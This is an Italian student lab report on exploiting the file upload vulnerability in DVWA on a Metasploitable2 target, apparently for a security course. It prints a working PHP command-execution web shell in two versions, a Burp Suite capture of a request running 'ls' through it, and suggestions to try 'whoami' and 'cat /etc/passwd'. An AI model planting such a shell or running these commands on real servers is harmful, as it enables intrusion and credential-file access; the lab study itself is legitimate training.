



S6-L1

EXPLOIT FILE UPLOD

CONTENT

01

TRACCIA

02

PING KALI CON METASPLOIT2

03

CODICE PHP

04

RISULTATO CARICAMENTO BROWSER

05

INTERCETTAZIONE CON BURPSUITE

06

RISULTATO DOPO MODIFICHE SHELL

07

CONCLUSIONI NELL'UTILIZZO DI BURPSUITE

TRACCIA

1. Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.

2. Esercizio Pratico:

- Sfruttate la vulnerabilità di file upload presente sulla DVWA (Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
- Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
- Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.


3. Monitoraggio con BurpSuite:

- Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
- Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.



PING KALI CON METASPLOIT2

collegato effettuato con successo tra
kali linux e metasploitable2


A screenshot of a Metasploit terminal window. The window title is 'mattia@192: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a user prompt '(mattia@192) [~]' followed by the command '\$ ping 192.168.0.235'. The output shows three successful ping responses from 192.168.0.235 with varying times (8.86 ms, 1.30 ms, 1.53 ms). The background of the terminal has a faint Kali Linux dragon logo.

```
mattia@192: ~  
File Actions Edit View Help  
(mattia@192) [~]  
$ ping 192.168.0.235  
PING 192.168.0.235 (192.168.0.235) 56(84) bytes of data.  
64 bytes from 192.168.0.235: icmp_seq=1 ttl=64 time=8.86 ms  
64 bytes from 192.168.0.235: icmp_seq=2 ttl=64 time=1.30 ms  
64 bytes from 192.168.0.235: icmp_seq=3 ttl=64 time=1.53 ms  
[~]
```

CODICE PHP


```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
1 k?php system($_REQUEST["cmd"]); ?>
2
```

upload del shell.php su DVWA



RISULTATO CARICAMENTO BROWSER

Una volta uplodata la
Shell.php all'interno della
DVWA la nostra schermata
sarà questa:



INTERCETTAZIONE CON BURPSUITE

The screenshot displays the Burp Suite Community Edition v2024.8.5 interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, and Help. Below this, a secondary menu bar shows various tools: Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. A third bar contains 'Intercept' (selected), HTTP history, WebSockets history, Match and replace, and Proxy settings.

The main workspace is divided into two sections. The top section shows a list of intercepted requests. The first request is highlighted, showing its details: Time (14:24:00 4 Nov 2024), Type (HTTP), Direction (Request), Host (192.168.0.235), Method (GET), URL (http://192.168.0.235/dvwa/hackable/uploads/shell.php?cmd=ls), Status code, and Length.

The bottom section is split into two panes. The left pane, titled 'Request', shows the raw HTTP request details in a 'Pretty' view. The right pane, titled 'Inspector', shows the 'Path' field with the value '/dvwa/hackable/uploads/shell.php' and a 'Decoded from' dropdown set to 'URL path encoding'.

The bottom status bar indicates 'Event log', 'All issues', and 'Memory: 126.6MB'.

Time	Type	Direction	Host	Method	URL	Status code	Length
14:24:00 4 Nov 2024	HTTP	→ Request	192.168.0.235	GET	http://192.168.0.235/dvwa/hackable/uploads/shell.php?cmd=ls		

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.0.235
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=6f6eb4a3a11a7959a6e8af10acb0d3a6
9 Upgrade-Insecure-Requests: 1
10
11
```

Inspector

Path

Value

/dvwa/hackable/uploads/shell.php

Decoded from: URL path encoding


/dvwa/hackable/uploads/shell.php

Cancel Apply changes

Event log All issues Memory: 126.6MB

RISULTATO DOPO MODIFICHE SHELL

```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 <?php
2 if (isset($_GET['cmd'])) {
3     echo "<pre>";
4     $cmd = ($_GET['cmd']);
5     system($cmd);
6     echo "</pre>";
7 } else {
8     echo "Usage: ?cmd=<command>";
9 }
10 ?>
11
```



CONCLUSIONI NELL'UTILIZZO DI BURPSUITE

Abbiamo prima intercettato una richiesta GET al percorso: **/dvwa/hackable/uploads/shell.php?cmd=ls**

La richiesta utilizza il metodo GET, che è comunemente usato per richiedere dati da un server. In questo caso, stai eseguendo il comando ls attraverso il parametro cmd della shell PHP.

Possibili Vulnerabilità:

- **Esecuzione di Comandi Remoti (RCE):** La possibilità di eseguire comandi direttamente tramite il parametro cmd rappresenta una vulnerabilità di esecuzione di comandi remoti. Questa vulnerabilità può essere sfruttata per eseguire ulteriori comandi dannosi sul server.
- **Livello di Sicurezza:** Il cookie security=low indica che DVWA è impostato a un livello di sicurezza basso, il che consente l'upload di file senza filtri di sicurezza avanzati.

Azioni Consigliate:

- **Analizzare le Risposte:** Verifica la risposta della richiesta intercettata per vedere l'output del comando ls. Se l'output mostra la lista dei file presenti nella directory, la shell sta funzionando come previsto.
- **Provare Comandi Alternativi:** Testa ulteriori comandi per vedere fino a che punto puoi spingerti nell'interazione con il server (ad esempio cmd=whoami o cmd=cat /etc/passwd).

GRAZIE

Mattia Di Donato

